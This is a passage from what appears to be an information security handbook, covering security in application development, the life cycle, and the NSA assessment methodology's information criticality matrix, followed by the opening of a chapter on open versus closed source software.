of the organization. One way to accomplish this is to take the role of collaborator and promoter or evangelist preaching value of security and cost of insecurity within the application systems development community.

Application Systems Technology Base

It is important to remember that applications are the reason systems get built and deployed, to create and promote real business value. All the technology involved is simply a means to the end of delivering application functions to the users that benefit from their value. The systems environment, including the operating system kernel, utilities and administrative tools, user interfaces, software environments, network infrastructure, etc., is just the overhead required to deliver applications and realize the value that justifies their existence. Information systems security seeks to protect the components comprising the application systems environment for two basic reasons: (1) to keep them from being used to mount attacks and (2) because they are needed by applications. Protecting those components is a means to the end of safeguarding business information assets, not an end in itself.

Business information assets exist within the context of information systems. Safeguarding those assets is accomplished by protecting the information systems that contain them. In seeking to do so, it is helpful to understand the nature of the information systems as well as the information assets we seek to protect. This section presents a discussion of information systems theory and practice, focused on some features of great practical importance to applications and to security.

In the most general meaning, systems are a collection of functional elements organized in structure so that they interact to perform a particular function or task. Elements are often modular subsystems that can be viewed as independent systems themselves. Thus, a distributed application system may be comprised of network elements such as hosts and servers that are also individual systems operating in a network environment. The view of systems as a collection of subsystems that may be considered as independent systems themselves has some very important consequences that must be understood by the security practitioner concerned with systems security.

For one, a complex networked system may be a fragile assembly of robust components, because the structure and interactions of components are essential for the proper function of the system. The common approach of fixing security vulnerabilities as they are discovered has the effect of hardening the local components at the level of the patch, but not necessarily improving the security of the systems that incorporate those components. For example, a buffer overflow attack is a way of circumventing access controls on a hardened network. Using permitted traffic to carry malicious content through the controls on secured channels, in order to ultimately exploit an implementation flaw, allows the perpetrator to break containment and obtain unsecured access on a bastion host within a secured perimeter. Arguably, the implementation flaw could be said to make the network vulnerable instead of secure, but the vulnerability could be masked by filtering malformed traffic within the network instead of exposing the flawed implementation to potentially hostile input. The point is that the network system as a whole may be more or less vulnerable, independent of any one component.

Another consequence of viewing systems as a collection of subsystems is that it creates a hierarchical relationship in which it is essential to define the appropriate level of discussion in order to establish the scope and bounds of the system entities. This is extremely important for the development process, because the most common approach to developing information systems is to define modular functions that are subsequently refined and arranged in structures of increasing complexity. Managing this process and the resulting complexity is one of the major challenges in the field of business information systems, and especially in systems development. Failure to adequately meet this challenge may be the underlying cause of most security vulnerabilities.

One approach to managing this complexity is to view the hierarchical structure of information systems in an orderly sequence from a particular perspective. Two perspectives commonly encountered are top down and bottom up. Top-down design generates abstract systems design, broken down into software subsystems of programs and data structures. Bottom-up construction assembles physical resources into networks that run programs and communicate data. The software engineering process designs application systems from the top down and builds them from the bottom up.

Another way to express this is to consider that automated information systems exist at the intersection of a top-down perspective that describes abstract logical design and a bottom-up view of concrete physical implementation. The top-down approach deals with functional business information systems (e.g., payroll, order entry, etc.) and the bottom-up approach deals with programs and data on networked hardware and software systems.

This creates an ambiguity that commonly leads to confusion over which view is meant when referring to systems, e.g., identifying systems for a security assessment. Do we mean the logical business function or the software and hardware that implement it? Evaluating access controls on a distributed ERP application is not the same as evaluating access controls on the networked servers hosting it. The security practitioner must clearly understand and communicate which perspective is intended when the context does not sufficiently identify the reference to make it unambiguous.

Information security practitioners need to take both views into account. Effective security programs must consider the value at risk, which can really only be determined based on the business functions expressed in the top-down perspective, and the cost of protecting the information assets, which depends on the implementation details embodied in the bottom-up view. The challenge is to secure applications by incorporating security as an integral part of the engineering process that develops and integrates both the top-down design and the bottom-up implementation of application systems.

There are also two phases of an application system's life during which different security concerns should be considered. Most commonly, application systems security is focused on the application during production operations, as this is when the application is performing its function of generating value (and thus, where it spends most of its lifetime). The development of application systems is generally considered separately, more as a production application of development tools and systems than in the context of the application being developed. This may minimize several important concerns. For one thing, security breaches during development may disclose or introduce vulnerabilities in the application itself ("dumpster diving" is an exploit that may target development documentation to identify vulnerabilities to be attacked in the application system product). For another thing, the development process may interact with production operations during design, testing, and deployment in ways that create or expose vulnerabilities in the production environment. For those reasons, application development should be considered in conjunction with the operational application systems by security practitioners concerned with the security of such systems. This is particularly challenging because the nature of development organizations and activities is distinctly different from production operations. It may be best to avoid tackling security issues in the development environment head-on and instead cooperatively team with developers to focus on improving security of the resulting application systems, while also seeking to indirectly improve development environment security (awareness and influence will be more effective with the developer personalities than direct authority).

Application Systems Components

Application systems may be comprised of a tremendous variety of components or subsystems, each of which introduces its own particular issues and concerns regarding security. In addition, the relationships and interactions among components also introduce further security complications. Developers who might be ignorant of security considerations may overlook or underestimate the importance of these issues. The security practitioner should be aware of the nature of major components that frequently comprise application systems, and have some acquaintance with the security issues that might be associated with them.

A superficial survey of the various components associated with applications systems is provided in this section, as an introduction to the many aspects that need to be considered both by application developers and security practitioners. The full range of components potentially comprising application systems includes hardware and firmware, operating system components (kernel, drivers, memory management), process management software (loader, scheduler, termination handler, core dumper), file system, command interpreter (shell), utilities, system runtime environment (environment variables, ports, configuration parameters), network protocol stacks, database software (e.g., SQL [Structured Query Language]); user interfaces (GUIs [graphical user interfaces], command shells), help systems, runtime systems (language support libraries, object management systems), development tools (compilers, source management tools, profilers, debuggers, linkers, diagnostics), console management tools (backup utilities, remote administration packages, configuration management and remote deployment facilities, load managers, event loggers, tools, user account managers), and the organizational environment (management, operations personnel, users, developers, vendor support staff, etc.).

The foundation for any system is the hardware used to implement it. Unfortunately, there are often features designed into the hardware to support security that are not utilized within the systems and application software. Sometimes the features are ignored by the software environment; others are more or less fully supported by the basic system software, but hidden or unutilized in other software components. Some hardware provides

extremely flexible features that are normally utilized in a standard fashion, but can be used in other ways. This may camouflage security risks, because many users and technical staff may be unaware of the potential for alternative usages. An example is network interface cards (NICs) for Ethernet, which implement a media access control (MAC) address that is hard-coded by the manufacturer and encodes the manufacturer ID. However, the Ethernet chips used in some NIC cards allow the MAC address to be set to other arbitrary values by running software, which could introduce unrecognized security vulnerabilities in some systems.

Most intelligent hardware devices employ embedded firmware implementing the necessary system processing and control features. In the case of stand-alone network hardware, this firmware may embody the entire special purpose operating system required to install, configure, operate, maintain, and manage the device. General purpose computers incorporate firmware to extend basic hardware functions; for example, the NIC card MAC address functionality previously described is implemented by a combination of hardware and firmware. Differing firmware revision levels may introduce inconsistent security features, either fixing previously discovered vulnerabilities or introducing new ones. (A pseudo-scientific law of computer programming states that fixing any bug simply replaces it with two smaller bugs!) Firmware configuration management introduces potential security vulnerabilities. An example of the security vulnerabilities associated with firmware features would be the viruses that rewrite the firmware in the boot ROM to substitute virus code.

Operating system software provides functions to extend the basic hardware environment to provide more conveniently usable features for general purpose uses. The major operating system software consists of a kernel implementing I/O facilities, memory management, CPU scheduling, device drivers, file system code, and process management (loader, scheduler, termination handler, and perhaps a core dumper). The basic facilities to support user authentication, authorization, and access control, or privileges and protections, are provided by operating systems functions. In addition, the associated command interpreters (or shell) and utilities may be considered part of the operating system, although the distinction between bundled and unbundled system components becomes very indistinct in this area. This feature is often exploited by intruders who replace bundled system components with modified versions to cover their tracks or introduce additional vulnerabilities. The operating system environment is often considered as separate and distinct from applications systems components, although it really is an essential element determining the fundamental security characteristics presented to the application system. Many security problems result from attacks that exploit vulnerabilities in applications or utilities to break out of the software function, to gain access to unintended and unrestricted operating systems capabilities. The capabilities exposed to such exploits are determined by how the application systems developers have utilized the underlying operating system features, but generally they are very significant concerns for the security practitioner.

Network protocols are an essential element of distributed systems, generally following the layered architecture made famous by the ISO Open System Interconnection (OSI) protocol stack model. Internet protocols based on TCP/IP have become ubiquitous, but other protocol models still are used, although less widely. Many older protocols that once used an entirely proprietary stack have substituted TCP/IP for lower layers while retaining their distinct higher-level functional interfaces. There are many security concerns associated with network protocols. The criticality of their functions and their nature as communications media make them especially attractive targets for attacks, both as an end objective (e.g., denial of service, data theft) and as a stepping stone (e.g., worm vectors, relay systems). Because of this, network security is a separate specialized field, but the dependency on network protocols by distributed applications systems forces consideration of protocols as an important factor relevant to application security. The tight integration of network protocols with local I/O in some modern operating systems makes it easy to inject malicious input from remote sources. This is exploited by attacks such as relatively low-level buffer overflows and higher-level cross-site scripting attacks. Network protocols are extremely flexible and must be carefully considered for potentially dangerous interactions with applications systems. This is one reason that it is imperative to ensure that any protocols received by a system must be properly handled (i.e., no unnecessary open ports listening for TCP/IP input, and all services on required ports properly configured for security).

GUIs are commonly used for interactive applications, utilities, and commands in modern systems. It is important to keep in mind that many systems incorporate software that uses command line interfaces, either because they were developed before GUIs were so common (legacy code), or because command lines are more convenient for expert users and automated scripting. Such hidden non-GUI interfaces may provide targets for attackers, especially using network protocols to inject malicious input. Developers of new programs providing such interfaces for scripting convenience may assume that all input will come from local (and thus trusted) sources, and therefore not provide careful input validation and buffer checking, thus creating potential

vulnerabilities to remote attackers or malicious local users. Because system designers frequently separate user interfaces as front-end GUIs from back-end processing of application business logic, this should be an area of particular concern for application systems security.

Database software, such as SQL processors, is an essential component of many application systems, and, as such, must be a major security concern. SQL packages may themselves be subsystems including multiple components, and the interaction between these components may have important security implications. For example, the SQL Slammer worm exploited a vulnerability in an SQL component interface in order to cause malicious commands to be executed by other system components. This vulnerability was present not only in stand-alone SQL servers, but also in embedded database components hidden within packaged application systems.

There is a help system provided with most modern application systems and GUIs, to provide context-specific assistance to the application users. This is not normally considered a security concern, and has not been an attractive target for exploits. There is a slight possibility that the components used to provide application help could have vulnerabilities that might be subject to some attacks, but this seems fairly insignificant. A more significant concern might be the potential for inappropriate disclosure of information through context-specific help facilities, especially if the help facilities also provide an interface to remote diagnostic and support tools. In general, this area is probably not a major application systems security concern, but at the same time it should not be completely forgotten.

The runtime execution environment within a system consists of the various parameters that are used to set variable values controlling system functions; for example, the IP address of a networked host. Many of these configuration parameters are stored in some nonvolatile format (e.g., parameter files) and then used to initialize values for dynamic elements of the system. The configuration files may be read and interpreted by a script processor (e.g., through the command shell) or directly by the associated program itself. Sometimes the values are stored in environment variables to make them accessible over a longer period of time within the executing system environment. The contents of environment variables and configuration files are subject to attack and may provide avenues for exploits. These features are provided by the operating system and are subject to whatever access controls are implemented in that system and used by the developers of the particular features. An important issue regarding system privilege and protection mechanisms is that developers often find finely granular mechanisms cumbersome and inconvenient and thus may use shortcuts such as elevated privilege or less protection to reduce implementation efforts at the expense of security. Such features are usually considered internal details that are not exposed to external threats and thus may not be protected beyond "security through obscurity," which may leave vulnerabilities such as the potential for scripts to inject malicious commands (frequently executed with elevated privilege or undesirable account context). Also, inappropriate modification of these component values could well result in denial of service. The application systems security concerns associated with these features are certainly significant, but the relative obscurity of any vulnerabilities helps to moderate the priority of those concerns.

Modern software engineering seeks to abstract logical representations of function from the concrete (albeit virtual) resources used to implement those functions. As a consequence, application development tools such as object-oriented environments include extensive runtime support, which is often hidden even from the application developers. From a software engineering perspective, this is desirable as a means of hiding complexity, but from a security perspective this has the undesirable consequence of hiding dependencies and possible vulnerabilities. Object reuse is a major priority for reducing development costs, and this requires the most general and least constrained implementations. As a result, bounds and value checking may be compromised or complicated because the specific validation requirements often depend on the particular usage. It is not possible to effectively perform some validation (such as buffer size) external to the module or object using the values, but it may be more complicated to implement an effective check at the site of usage for arguments supplied externally by an invoking object or module. The security concerns in this area seem to be primarily focused on denial-of-service possibilities, although there should also be some awareness of dependencies on external vendors to provide secure components and eliminate vulnerabilities in their object management and compiler runtime systems. A related area of concern is the use of dynamic linked libraries (DLLs) in some systems, which provides a potential vulnerability for substitution of components incorporating malicious code in place of the original trusted components. This could be utilized by "root kits" installed to further exploit a compromised system. Application systems would be vulnerable to this exploit, although it may be more likely to target bundled host system components that are more widely known to attackers.

Management and operational support tools are essential components associated with any significant application systems, especially in a distributed network environment that may use "lights out" data center

practices. The phrase "lights out" refers to data centers running 24/7 without being staffed 24/7, depending on automated management tools to allow remote administration by remote operations centers with online monitoring, or on-call operations personnel alerted using pagers. Event loggers, reporting and filtering tools, centralized monitors, and remote access to management consoles are all elements of the management systems used to support online operations for network systems delivering critical applications. These components are especially critical because they are vital to maintaining security of applications systems, and they are complex and subject to vulnerabilities themselves. The good news is that management systems are frequently supplied by major vendors who recognize the critical role of such systems and are committed to their security. The bad news is that such powerful management systems may introduce vulnerabilities especially to application dependencies (the most common denial-of-service attacks are those inadvertently perpetrated by system and network administrators making mistakes during routine operations). Other management and operational support tools include backup utilities, load managers, deployment and configuration management tools, and user account managers. Such tools are obviously significant security concerns, but those concerns may not have received the same scrutiny for isolated functional utilities as they do for centralized console managers. For example, in small organizations or for less-visible applications, backups may be routinely performed but never tested. Failure modes need to be considered as potential security issues, so that a network glitch during a remote upgrade does not result in a complete denial of service (such considerations highlight the indistinct boundary between security and application design and implementation). The security practitioner concerned with application systems security needs to be very aware of and concerned about these tools, and may want to enlist operations and development staff to cooperatively review and address security implications in these areas.

As previously mentioned, applications systems development presents a unique environment with its own set of security considerations. Development tools include source management packages, compilers, linkers, profilers, debuggers, diagnostics, and many other utilities. In addition, developers and QA testers may need the ability to manipulate the running system environment in ways that production operations and ordinary users do not require (e.g., to set up or recover from specific test scenarios), and thus may be routinely granted access to use privileges that present security concerns. Because of this, development systems and accounts may be particularly attractive and valuable targets for attackers. There may also be vulnerabilities exposed in the development environment and process that are not present in production operations; for example, if samples of production data are used for testing without ensuring that appropriate protection is provided for sensitive content. This problem may be exacerbated once applications systems move to production, because problems during production may require access to sensitive data or even to production systems. Normally, a well-managed development organization will be effectively isolated from production to minimize security exposures, but this discipline comes at a cost and is especially subject to compromise when problems occur. Such situations require heightened awareness of security issues by all personnel involved (and, of course, entail a heightened stress level that makes everyone less receptive to reminders, highlighting the importance of cultivating routine awareness of good practice).

Finally, no application system functions in a vacuum. Applications systems exist to serve human purposes in some form or fashion. The interactions with humans occur within an organizational environment and culture that defines the fundamental security context that must be considered by any effective practitioner. The organization includes management, users, operations personnel, developers, and external personnel such as vendor support staff. Each has their own function and may place their job as a higher priority than security, so it is human nature that they may take shortcuts for convenience or intentionally or unintentionally compromise security in other ways. The security practitioner must remember that the goal of security is to protect the utility of systems to the organization, which requires promoting awareness of security considerations by all personnel. Most importantly, the practitioner must remember that the greatest utility is likely not the most secure system, but one with carefully considered security policies and practices that are appropriate to the system and organization. The reason for cooperatively integrating application systems security concerns into the development process is to properly establish the most appropriate security posture and to effectively implement it.

Technical Concerns for Application Systems

Some specific technical areas frequently cause security issues within application systems. This may be caused by the characteristics of the technical features involved (difficulty of use or complexity of feature), the nature

of the use, or the limitations of application developers. Some particular concerns are input validation (filter for illegal values as well as protecting for buffer overflows), memory management (especially buffer overflow protection, but also stale data violating confidentiality, etc.), authentication/authorization/access AAA control (application implementations often trade strength for user convenience), session management (HTTP is stateless, so cookies are used to provide persistent context with extremely weak AAA), and configuration management (change control and QA to prevent insecure software in production). Security practitioners need to focus attention on these issues during design, development, and testing, to avoid the costly problems surfacing later in the life cycle. Designing sound solutions in these areas will help make implementation and testing easier, benefiting the entire team.

Application packages provided to third parties (including separate organizational entities within the same corporate umbrella) should specifically identify dependencies on platform and external package features in sufficient detail to understand security issues associated with those dependencies (including but not limited to potential denial-of-service attacks). Application providers should disclose such details and their clients or customers should insist on disclosure. Internally within development organizations, engineers should document, test, and monitor security of all dependency interfaces.

Application Systems Development Life Cycle (SDLC)

The existence of such application systems follows a very well-understood life cycle, initially determining and specifying functional requirements for the system to be implemented. This initial functional design phase moves into an implementation design phase, which determines the technical details that will be used to implement the system. The implementation design proceeds into a development process that further refines and arranges details of technical components to create the requisite functionality required by the initial functional specifications to answer business requirements. There is an iterative process of development and testing for both individual components and the entire system as implementation progresses, to assure satisfactory quality before release for production operations.

When the QA function determines that testing has found that requirements have been successfully met for satisfactory production operations, the application system is released for deployment to production. This stage of the SDLC is sometimes called release engineering, for obvious reasons. Production deployment may be a simple transition of starting to use a new system, or it may require a very extensive process of parallel testing and progressive migration of critical functions onto the new implementation with provisions for falling back to previously used systems in the event of problems. The deployment into production requires updating configuration management systems used to control production systems, and often uses automated tools to install the appropriate configuration on production systems automatically. There may be provisions for backing out of releases especially in extremely critical production operations, to ensure that any new release does not cause unforeseen problems (e.g., the scale of production traffic may be difficult to reproduce in QA, leaving the potential for unrecognized problems caused by volume over time).

Upon the ultimate completion of production deployment, the application system enters routine production operations and maintenance. During this phase, requirements may evolve (e.g., rules for regulatory compliance may change slightly) and new or unusual situations may reveal flaws in the design or implementation that were not caught before release. These occurrences will require some maintenance upgrades to the production application system, so production operations are often referred to as the maintenance phase of the system development life cycle. Any changes will normally require appropriate testing before release, and should follow release engineering procedures similar to major new systems.

Security practitioners concerned with disaster recovery and business continuity planning need to be especially interested in the interaction of release engineering and deployment with configuration management and console operations tools. One powerful motivator for automating configuration changes and management is the impossibility of recovering to an unknown configuration following any disaster! On a less dramatic scale, problems affecting routine system updates can have a costly ripple effect if the recovery from problems interferes with continuity of routine business operations. For example, if a network glitch interrupts the routine deployment of an automated update to a production server, the server may be left in an insecure state or simply unavailable until manual intervention restores a serviceable configuration. Preventing such situations (or recognizing and remedying them) is an opportunity to add value beneficial to the entire organization.

Ultimately, the cycle ends when changing business requirements or technology motivate replacement or major enhancement of the production application system, and a new development cycle will be initiated, with deployment of the new system leading to replacement of its predecessor. Sometimes the functions provided by the application system will no longer be needed and the retirement of the system will not include any replacement. This situation can lead to legacy systems becoming unused and forgotten but not removed, with an increased risk that inattention will lead to insecurity.

Integrating Security into the Systems Life Cycle

The introduction to this chapter discussed the historical approach of information security programs, focusing efforts and resources bottom up, on technical components rather than taking a holistic systems-oriented view of the problem. This approach is appropriate during the operational phase of the systems life cycle, but as the discussion about economic factors showed, retrofitting security with patches after system deployment is woefully expensive as well as fundamentally ineffective because of the nature of systems themselves. The paradigm shift suggested at the beginning of this chapter focuses on integrating security into all phases of the systems development life cycle as a way to provide more cost-effective improvements in application system security.

Treating security as a separate issue assigned to an isolated organizational unit creates a situation in which the security function too often ends up the antagonist of developers in the application systems development process. Because the development team goal is to ship the product as soon as possible, imposing security requirements on the implementation design seems a costly impediment to achieving that goal. However, as we have seen, the development team and the information security practitioner share a common interest in deploying robust systems, because availability and integrity are fundamental requirements for a functional system. Confidentiality is also a common interest, but based on separate business issues of competition, compliance, customer care (or privacy), which might be called the "four Cs" of confidentiality.

Benefits from including security in the entire system development life cycle start with the early top-down engineering design process, by helping to design robust systems more cost effectively. As previously discussed, system development economics benefit greatly by meeting requirements earlier in the development process instead of reworking designs to fix shortcomings later. Presenting security requirements as metrics of robust quality early in the process motivates good practice in a cooperative rather than an antagonistic fashion. Throughout the development process, security considerations can be used to focus attention on critical aspects of the application system to improve product quality while avoiding costs for later patchwork. Overall, security can be an enabler of better performance by development teams, improving quality without impacting schedule, by better identifying and addressing critical concerns affecting robust quality.

Different stages in the application systems development life cycle have different security requirements and present different security challenges. Requirements documents and functional specifications are frequently housed on centralized document management or groupware systems, so security administration is not particularly challenging. Development hosts often present a particularly challenging technical environment, because creative systems developers are often inclined to push the limits both organizationally as well as technically. There is often friction between system administrators responsible for development systems and the developers using those systems, especially when powerful desktop workstations are used to facilitate development in a centrally managed network environment. Systems used for testing and quality assurance are usually much more cut-and-dried in their security requirements, because they normally should use environments identical to production as much as possible (exceptions should be clearly justified, perhaps by test management toolset requirements).

Deployment, or release engineering, is the interface and transition between development and production. Because they are responsible for moving system packages that have completed testing into production, security is a routine concern to which the users of these systems are well attuned. The security practitioner should keep in mind that these systems may not be monitored in the same way that production operations are monitored, although they would be high-value targets for an adversary seeking to inject malicious code into the production environment, or to simply disrupt production by causing unserviceable components to be released. Also, careful management of deployed configurations is an essential requirement for successful disaster recovery efforts, because it is impossible to recover to an unknown configuration.

The operations phase of the systems development life cycle is the usual focus of information security programs, so it is regarded as outside the scope of this chapter except for one aspect. Failures occurring during

production operations may require unusual diagnostic or emergency maintenance activities that force exceptions to normal operational security practices, or involve development or vendor personnel. These situations may cause unforeseen security implications, such as the potential exposure of confidential information contained in diagnostic files (e.g., core dumps) transmitted outside the normal security perimeter. Pressure to get corrections into production may lead to compromises in security, and such issues need to be carefully managed to ensure that such compromises are appropriate and not just convenient.

Security practitioners may find that system administrators and development managers share concerns over systems security issues, especially for development systems, and the most effective way to address those security concerns might be in the guise of organizational issues within the development team. For example, developers that use elevated privileges to bypass access control mechanisms during implementation may inadvertently introduce dependencies that are inappropriate to the production environment. These are subtle and costly problems, because they may not be discovered until much later in the QA process, or even after production release, necessitating costly correction efforts. Aligning security concerns with project management issues in this way allows the practitioner to develop a recognition of the security function as supporting important values for the entire application systems development organization.

One way to classify security vulnerabilities is to identify the stage in the systems development life cycle in which the vulnerability is created, as a way to help to focus appropriate attention on correcting vulnerabilities. This also allows defect tracking to assign responsibility if a flaw is discovered in the implementation. For example, input validation should be considered a design requirement, and thus included as a part of the functional specifications implemented in development. QA testing is commonly driven from functional specifications, so the discovery of a vulnerability because input validation is lacking might be a specification failure or a combination of implementation and testing failures. This feedback can be used for process improvement within the development organization, and may often be provided by defect tracking tools. Integrating security concerns into this feedback process is a way to align security efforts with the organizational efforts to continuously improve the development process and results.

Information Criticality Matrix Tool for Security Evaluation

> *Disclaimer:* The National Security Agency has neither reviewed nor approved the following material. It is purely the author's understanding of material obtained from a variety of sources, and his logical extensions of that material.

The InfoSec Assessment Methodology (IAM) developed by the National Security Agency (NSA) provides many useful features. One element of the IAM is particularly promising as a tool for improving application systems security and providing benefits of value to development schedules and results. This section will summarize the IAM, introduce the Information Criticality Matrix used in the IAM, and suggest extensions of that matrix for use in application systems development.

One of the roles for the National Security Agency (NSA) is responsibility for information assurance for information infrastructures critical to U.S. national security interests, through the Information Assurance Directorate (IAD). One NSA/IAD program is the InfoSec Assessment Training and Rating Program (IATRP). According to the NSA Web site (http://www.nsa.gov/isso/iam/index.htm), NSA developed the IATRP, a two-part (training and rating) program, for the benefit of government organizations trying to raise their InfoSec posture in general or specifically trying to comply with the PDD-63 (Presidential Decision Directive) requirement for vulnerability assessments. The IAM is a detailed and systematic way of examining information security programs.

The IAM framework specifically provides for customized extensions to accommodate particular situations having needs that do not fit or that go beyond the standard IAM requirements, with the provision that any modifications not reduce the level of assurance required to be IAM compliant. Much of the IAM codifies accepted practices, describing project organization, standard activities, required elements, and minimum performance expectations for acceptable results. A key feature is the use of a matrix to identify information and systems and structure measurement of the criticality of security for those components. Consistent with common information security practice, the IAM is primarily focused on the needs of operational organizations and their processes rather than their downstream products. This chapter proposes extending the framework and techniques used in the IAM by applying them in coordination with the application systems life cycle.

To summarize the IAM, it provides a framework for projects evaluating information systems security programs. The purpose is to review the information system security posture of a specified operational system to assure that the security program is appropriate for the system requirements. It does not encompass technical vulnerability assessments such as penetration testing or network mapping. There are three phases to the IAM: (1) the preassessment phase, (2) an on-site activities phase, and (3) a postassessment phase. The preassessment phase entails project planning and preparation, including organizational agreements, establishing the scope and bounds of the project, reviewing information about the systems being assessed, reviewing existing security program documentation, and planning and preparing for the on-site activities. The on-site activities gather data to explore and validate information from the preassessment phase and provide initial analysis and feedback to the organization responsible for the systems being assessed. The postassessment phase finalizes the analysis by incorporating results of the on-site activities with information provided during the preassessment phase, and produces a final report.

The IAM specifies a set of baseline categories that are normally reviewed by a compliant evaluation project, unless particular items are specifically excluded by agreement with the assessment client. Any categories that are omitted must be identified and justified, with the requirement that the omission not reduce the level of assurance provided by the assessment. The standard IAM baseline information categories are InfoSec documentation, InfoSec roles and responsibilities, identification and authorization, account management, session controls, external connectivity, telecommunications, auditing, virus protection, contingency planning, maintenance, configuration management, backups, labeling, media sanitization/disposal, physical environment, personnel security, training, and awareness. Additional categories may optionally be added to accommodate specific requirements of the particular systems being evaluated (e.g., encryption), or to provide finer granularity. For example, incident response might be considered part of InfoSec roles and responsibilities and intrusion detection might be included under auditing, or they might be broken out as separate categories.

The purpose of the IAM is to ensure compliance with federal law mandating appropriate security for automated information systems at "SBU" (sensitive but unclassified) level or above. One purpose of the preassessment phase is to "identify subject systems, including system boundaries." This requires addressing both logical and physical systems, along the lines discussed in the section of this chapter discussing application systems technology. Because a logical application system may encompass many physical systems, each of which processes a subset of the system information, it is very useful to have a means of establishing the security requirements for each individual component of the system. The subset may be a particular piece of information or a particular piece of physical equipment. In practice, the security requirements are determined by the nature of the information involved, so the equipment security requirements are derived from the security requirements of the information processed by the particular equipment. The "information criticality matrix" is a tool invented by Mr. Wilbur J. Hildebrand, Jr., NSA's Chief of InfoSec Assessment Services, for use in the IAM to determine the security requirements for particular items of information.

The "information criticality matrix" structures the determination of information security requirements by listing the information elements within the logical system and associated impact values for security attributes. The IAM uses confidentiality, integrity, and availability as the three required standard attributes, and requires that any change to this list be clearly documented. For example, one potential addition might be nonrepudiation, and it would be appropriate to justify the requirement for including it as a separate critical attribute. The result of this matrix provides an initial determination of information security requirements for the overall system, and also values to be used in further refinement of security requirements. The first refinement is the analysis of logical subsystems by selecting the entries for the specific information handled by those subsystems and using them to determine information security requirements for the subsystem. Another refinement is to determine the information security requirement for physical components, based on the information security requirements of all the information (or subsystems) processed by the component. These refinements provide the basis for evaluating whether the information security programs for the affected systems are appropriate for the security requirements of the information contained therein.

Criticality Matrix Use in Application Systems Development

The IAM criticality matrix provides a tool for initially determining information security requirements from a top-down logical systems perspective and then deriving security requirements for the bottom-up systems implementation. This can be productively applied to the development of application systems in several ways. One powerful extension would be to generalize the information resources evaluated using the criticality matrix

to include functional processing components within the logical system design, so that the importance of particular software modules can be determined. This not only serves to focus security requirements, it provides value of great benefit to the systems development project in general, because availability and integrity measure, not just security requirements, but overall importance for the particular functions evaluated. The ability to better measure the importance of functional modules is very beneficial for the systems development project in general because it helps to guide project planning and management in areas such as resource allocation, design attention, testing requirements, defect tracking, etc.

Another use of the criticality matrix to integrate security engineering into the application systems development process would be to focus more attention on addressing technical vulnerabilities (such as buffer overflows) in areas where they would affect critical components vs. areas that are relatively less critical. In some environments, this might help guide management decisions about whether rapid prototyping is an appropriate tool or whether critical components might require additional development attention to ensure appropriate production-quality systems are released for deployment. This provides another opportunity for security practitioners to develop a cooperative relationship as productive contributors generating value important to the application systems development team.

The criticality matrix could even be used to analyze the information security requirements of an application development project over the course of the system development life cycle, and thus to better focus efforts to provide appropriate security for systems used by development projects. Security requirements for systems housing functional specifications and design documents will be different from those of systems used for implementation development, testing, or deployment; and some of those security profiles may be different, depending on the security requirements of the application systems involved. The criticality matrix provides a tool to facilitate consistent evaluation of those security requirements, so that the development projects are neither burdened nor exposed inappropriately.

The criticality matrix can be used in different ways during different stages of the systems development life cycle. During application systems design, it can be used to set security and quality requirements for project features and for project planning and management. During development, it can be used to set appropriate standards for production implementation quality, source management, and feature completion. During QA, it can be used to focus test efforts most effectively, design test strategies, determine the scope and coverage of testing, and track defects according to importance and priority. In operations, it can guide configuration management and deployment planning, and rollout; prioritize bug tracking; and map defects into the systems development life cycle quality and security matrix to provide feedback for process improvement.

Future Directions

This chapter has surveyed some information security considerations pertinent to application systems development, reviewed a number of areas related to application systems and the technical and organizational development environments, and described a novel tool for incorporating security engineering into the application development process. In the course of these topics, several suggestions for future research and development were mentioned. This section reviews some possible directions for future efforts.

There are a number of automated tools in use for managing systems development projects, automating testing, tracking defects, and configuration management and deployment. Incorporation of support for security engineering facilities such as the criticality matrix could be a useful enhancement to such tools. Similarly, intrusion detection systems and management console tools used for systems and network administration of production operations could be enhanced to use the IAM criticality matrix as a factor in prioritizing alerts for all events based on system criticality. It seems especially useful to have configuration management systems provide alerts for discrepancies, and management consoles to report those alerts, with severity settings keyed to the criticality of the subject system, as an adjunct to other IDS monitoring facilities. Undoubtedly, experience will suggest even more and better possibilities in the future.

Resources

1. Available at http://turing.acm.org/technews/articles/2003-5/0312w.html#item8.
2. InfoSec Assessment Methodology, see http://cisse.info/CISSE%20J/2001/RKSm.pdf.

3. Defect costs, see http://www.cebase.org/www/AboutCebase/News/top-10-defects.html and http://www.jrothman.com/Papers/Costtofixdefect.html
4. Systems Development Life Cycle, see http://www.usdoj.gov/jmd/irm/life cycle/table.htm

Acknowledgments

The author would like to express grateful appreciation and thanks to Wilbur J. Hildebrand, Dr. Peter S. Tippett, and Jerry Weinberg.

Open Source versus Closed Source

Ed Skoudis, CISSP

> Whoever controls the source, controls the world.
>
> **— Anonymous**

Open source software is remarkably popular right now, and is turning many economic assumptions of the computer software business on their head. It just might have profound security implications, too. We have seen an explosion in open source software being used to run the infrastructure of many corporations and the Internet itself. From the esoteric refuge of high-tech geeks several years ago, open source is becoming mainstream. Chances are, if you use a computer connected to the Internet, you are very reliant on many open source software products, perhaps without realizing it.

In the traditional commercial model of the software industry, a single vendor tightly guards the source code for its products. The customer purchasing a product receives only the executable program, which has been converted from the human-understandable programming language (the source code, which at least some humans can understand) into a form that will directly run on a computer (the executable program itself, which is designed for computers to understand). With only the executable in their hands, customers are totally reliant on the software vendor for fixing bugs and adding new features. Changing the program's operation without access to the source code is distressingly complex, costs large amounts of money, and usually violates the software license agreement imposed by the vendor. Therefore, whoever has the source code for a software tool controls the product and its destiny. For this reason, most mainstream software companies wholeheartedly endorse this so-called "closed source" model — it gives them control.

Rather than have a single company hold the source code, the open source software model distributes the source code far and wide so many people can take advantage of it. Anyone with a legitimate (and often free) license for the product gets both the source code and the executable program. If you want to change the program, you can feel free to alter the source code and generate new executable programs with bug fixes, new features, and modified functionality.

Free versus Open Software Source

It is worth noting that the open source movement itself is not a monolith. It is split into several camps. The two biggest camps are people who support "free" software and those who support commercial software that includes the source code. The free software movement, spearheaded by Richard Stallman, is founded on the idea that users of a software product should have freedom in the use, modification, and redistribution of both the executable and source code. The code is free in the sense that you can do nearly anything you want with it; the user has freedom. This nifty concept of free software is embodied in the Gnu General Public License.*

Open source software, as opposed to free software, may or may not impose additional limitations on the rights of the user. Like free software, the user gets the source code and can customize it to meet various needs.

* Gnu General Public License, http://www.gnu.org/copyleft/gpl.html.

Potentially unlike free software, the user may or may not have limitations in redistributing or selling the source code. Some open source vendors limit users' ability to distribute code, while others do not. Additionally, not all closed source software comes with a price tag. Indeed, there is a bunch of closed source software that vendors and hobbyists write and distribute free of charge. So, there are many categories of free, commercial, open source, and closed source products.

